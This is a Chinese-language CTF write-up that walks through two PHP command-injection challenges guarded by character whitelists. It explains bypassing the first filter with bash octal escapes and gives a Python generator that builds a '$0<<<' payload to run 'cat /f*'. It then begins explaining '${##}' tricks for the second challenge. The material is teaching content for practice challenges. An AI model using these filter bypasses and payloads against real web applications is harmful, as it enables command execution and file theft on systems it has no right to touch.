先上两道例题

Xyctf2024：

<?php

highlight\_file(\_\_FILE\_\_);

function waf($cmd){

$white\_list = ['0','1','2','3','4','5','6','7','8','9','\\','\'','$','<'];

$cmd\_char = str\_split($cmd);

foreach($cmd\_char as $char){

​ if (!in\_array($char, $white\_list)){

​ die("really ez?");

​ }

}

return $cmd;

}

$cmd=waf($\_GET["cmd"]);


system($cmd);

really ez?

只用数字，可以考虑8进制转义：

在linux中\\number=把number从8进制转回10进制再转为字母

例如：



那么我们可以把命令转为8进制在构造转义字符，

注意，payload前缀需要加：$0<<<$0\<\<\<\$\\\'

因此payload：

n = dict()

n[0] = '0'

n[1] = '1'

n[2] = '2'

n[3] = '3'

n[4] = '4'

n[5] = '5'

n[6] = '6'

n[7] = '7'

f=''

def str\_to\_oct(cmd): #命令转换成八进制字符串

s = ""

for t in cmd:

o = ('%s' % (oct(ord(t))))[2:]

s+='\\'+o

return s

def build(cmd): #八进制字符串转换成字符

payload = "$0<<<$0\<\<\<\$\\\'"

s = str\_to\_oct(cmd).split('\\')

for \_ in s[1:]:

payload+="\\\\"

for i in \_:

payload+=n[int(i)]

return payload+'\\\''

payload="cat /f\*"

print(build(payload))

安洵杯2020

<?php

highlight\_file(\_\_FILE\_\_);

if(isset($\_POST["cmd"]))

{

$test = $\_POST['cmd'];

$white\_list = str\_split('${#}\\(<)\'0');

$char\_list = str\_split($test);

foreach($char\_list as $c){

if(!in\_array($c,$white\_list)){

die("Cyzcc");

}

}

exec($test);

}

?>

在Linux的Shell脚本中，${##} 这样的语法被解析成一个特殊的参数替换形式，用于获取变量的长度。具体来说，${#variable} 表示获取变量 variable 的长度。所以有${##}=1 。